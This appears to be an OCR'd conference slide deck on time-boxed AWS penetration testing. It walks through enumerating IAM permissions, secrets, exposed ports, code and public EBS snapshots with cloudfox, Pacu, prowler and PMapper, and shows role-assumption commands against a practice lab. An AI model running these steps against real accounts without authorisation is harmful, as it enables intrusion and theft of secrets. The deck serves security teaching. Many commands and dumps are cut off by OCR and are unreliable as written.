CLOUD SECURITY
PARTNERS

60 minutes:

Hack this AWS Account

AGENDA

- Whoami
- Why this talk?
- The Methodology
- Q&A

absolutehhcactuscon.rsvpify.com

Whoami

```
locals {
  john_poulin = {
    name = "John Poulin”
    current_position = "CTO"
    current_company = "Cloud Security Partners"
    previous_position = "Manager, Product Security"
    previous_company = "GitHub"
    location = "Maine"
    conference_history = { CactusCon_presentations = 4 }
  }
}
```

Why this talk?

> It’s fun to theorize


> Most engagements are time-boxed

Attacks like this are already happening

The Scenario

1. Pillage Data
2. Gain Persistence

Pentesting Execution Standard (PTES) Methodology



Intelligence Gathering


1

Service Quotas

> Formerly known as Rate Limits
> Quotas generally region dependent
> May run into timeouts when automating or using particular tools

Intelligence Gathering is *Iterative*

Where are we, and where can we go from there?



CLOUD SECURITY PARTNERS

Most access comes from leaked credentials or compromised system

Console vs CLI


Console	CLI
> Refers to AWS' web interface > Username / password > SSO	> Command line or programmatic access > Access credentials

Identifying Targets

Useful Information	Useful Places
> External Network Info (DNS, Ips)	> EC2 instances
> Publicly exposed attack surface (Ports 80, 443, etc)	> K8s Clusters
> Users and Permissions	> S3 buckets
> Secrets	> RDS Instances
> Code	> SQS Queues
	> CloudFormation
	> Secrets Manager

What can this account do?


> Aws sts get-cal
  > Account ID, Usern
> cloudfox aws --
  arn:aws:iam::012




Role	AWSServiceRoleForSupport	No	Managed	AWSSupportServiceRolePolicy	Allow	schemas:listSchemas	*
Role	AWSServiceRoleForSupport	No	Managed	AWSSupportServiceRolePolicy	Allow	schemas:listSchemaVersions	*
Role	AWSServiceRoleForSupport	No	Managed	AWSSupportServiceRolePolicy	Allow	sdb:domainMetadata	*

What can this account do? Part 2.

> `Pacu run iam__en`
  > Enumerate permiss
> `Pacu whoami`
  > Share details assoc






/company/cloud-security-partners @CloudSecPartner

CLOUD SECURITY PARTNERS

Users, Roles, Policies, …Trusts

- Access in AWS given by **policies**
- Policies (permissions) can be attached or in-line to:
  - Users
  - Groups
  - Roles
- Roles are an *assumable* identity
- Trust Relationships:
  - Define principals which can assume a role



Identifying Authorization Details

- Listing users, groups, roles, policies:
  - `aws iam get-account-authorization-details --profile cloudfoxable`
- Viewing Policy Details:
  - `aws iam get-policy-version --profile cloudfoxable --policy-arn arn:aws:iam::12345678901:policy/its-a-secret-policy --version-id v1`
- Identifying Role Trusts
  - `cloudfox aws --profile cloudfoxable role-trusts`

IDENTI


> Regions hav
> VPCs have s
> Route tables
> Internet Gate
> NAT Gatewa

rtner


CLOUD SECURITY PARTNERS

Network Access: Fast Mode

```
> cloudfox aws network-ports
> cloudf
> prowle
  ec2_se
```



Cloudfox tracks loot



Secrets

```
> cloudfox aws secrets
> cloudfox aws cloudfo
```

```
[secrets][cloudfoxable] Enumerating secrets for account [redacted].
[secrets][cloudfoxable] Supported Services: SecretsManager, SSM Parameters
[secrets] Status: 34/34 tasks complete (0 errors -- For details check /Users/john/.cloudfox/cloudfox-error.log)
```

Service	Region	Name	Description
SecretsManager	us-west-2	DomainAdministrator-Credentials	Secure secret for sensitive data
SecretsManager	us-west-2	database-secret	
SecretsManager	us-west-2	my-app-secret	
SSM	us-west-2	/cloudfoxable/flag/executioner	
SSM	us-west-2	/cloudfoxable/flag/its-a-secret	
SSM	us-west-2	/cloudfoxable/flag/its-another-secret	
SSM	us-west-2	/cloudfoxable/flag/lambda-sqs	
SSM	us-west-2	/production/CICD/root	
SSM	us-west-2	/production/database/password	
SSM	us-west-2	/production/database/username	
SSM	us-west-2	/staging/database/password	
SSM	us-west-2	/staging/database/user	

```
##########################################
# Look for secrets. Use something like trufflehog
##########################################

==========================================
Stack Name: cloudformationStack

Stack Outputs:

Stack Parameters:

Stack Template:
 {"Resources":{"Bucket1":{"Properties":{"BucketName":"my-production-bucket-
go9xh"},"Type":"AWS::S3::Bucket"},"DemoIAMGroup":{"Properties":
{"GroupName":"USWNT"},"Type":"AWS::IAM::Group"},"DemoIAMPolicy":{"Properties":
{"PolicyDocument":{"Statement":[{"Action":["s3:ListBucket"],"Effect":"Allow","Resource":
["arn:aws:s3:::demo-go9xh"]}],"Version":"2012-10-17"},"PolicyName":"demo-iam-
policy","Roles":[{"Ref":"DemoIAMRole"}]},"Type":"AWS::IAM::Policy"},"DemoIAMRole":
{"Properties":{"AssumeRolePolicyDocument":{"Statement":
                                                        ncipal":
                                                        -10-17"},"RoleName":"fox"},"Type":"AWS::IA
                                                        :"demo-iam-
                                                        ["Properties":{"AttributeDefinitions":
                                                        Schema":
                                                        ionedThroughput":
                                                        ableName":"my-user-
                                                        :1":{"Properties":

                                                        ncipal":
                                                        012-10-17"},"RoleName":"my-app-
                                                        Properties":{"Description":"Secure secret

                                                        ecret_in_cloudformation}"},"Type":"AWS::Se
cretsManager::Secret"}}}
==========================================
```

Code

- In Pipeline:
  - **CodeBuild**: `cloudfox aws codebuild`
  - **ECR**: `cloudfox aws ecr`
- On Disk:
  - **ECS**: `cloudfox aws ecs-tasks`
  - **EBS**: `pacu --exec --module-name ebs__enum_volumes_snapshots`
  - **Lambda**: `cloudfox aws lambda`

Review the cloudfox loot files.

Public (or accessible) EBS Snapshots

- EBS Volumes and snapshots can be public

- `prowler -c ec2_ebs_public_snapshot`
- `aws ec2 describe-snapshots --restorable-by-user-ids all --owner-ids 000000000000`

Words to the wise..

- Focus on understanding your level of access – what can you do?
- Could spend all day gathering information. We have an hour.
  - Leverage automation
  - The initial process should take no more than 5 minutes.
- We will revisit this

Vulnerability Analysis

2

Finding easy targets (Port 80/443)

- Start with:
  - Endpoints reported via cloudfox
  - Networks with port 80/443 open
- Fire off app scanners and pray
  - Tune scanners to vulns of interest
  - Web App and host-based scanners
- Vulnerabilities of interest:
  1. Remote Code Execution
  2. Server-Side Request Forgery (SSRF)
  3. HTTP Request Smuggling
  4. Path Traversal
  5. Authentication Bypass
- Other vulnerabilities not likely useful in our timebox

Vulnerabilities that give us operating system or filesystem access

Most exploitation will require role assumption

Role Assumption

- Using CLI
  - `aws sts assume-role --role-arn "arn:aws:iam::123456789012:role/example-role" --role-session-name AWSCLI-Session`
- Using credentials file
  - `[ramos]`
  - `region = us-west-2`
  - **`role_arn`** = `arn:aws:iam::123456789012:role/ramos`
  - **`source_profile`** = `cloudfoxable`

Finding roles of interest

- Identify roles with *significant* privilege
  - Ec2:*
  - Iam:*
- Identify roles with *specific* privilege
  - I.e., ec2:runInstance

Understanding roles help us plan our attack.

Prin

- Analyze queried
  - `pmap`
- Discover
  - `pmap can`
- Supports
  - `Pmap -fil`

github.com/nccgroup/PMapper


README | AGPL-3.0 license

Principal Mapper

Principal Mapper (PMapper) is a script and library for identifying risks in the configuration of AWS Identity and Access Management (IAM) for an AWS account or an AWS organization. It models the different IAM Users and Roles in an account as a directed graph, which enables checks for privilege escalation and for alternate paths an attacker could take to gain access to a resource or action in AWS.

PMapper includes a querying mechanism that uses a local simulation of AWS's authorization behavior. When running a query to determine if a principal has access to a certain action/resource, PMapper also checks if the user or role could access other users or roles that have access to that action/resource. This catches scenarios such as when a user doesn't have permission to read an S3 object, but could launch an EC2 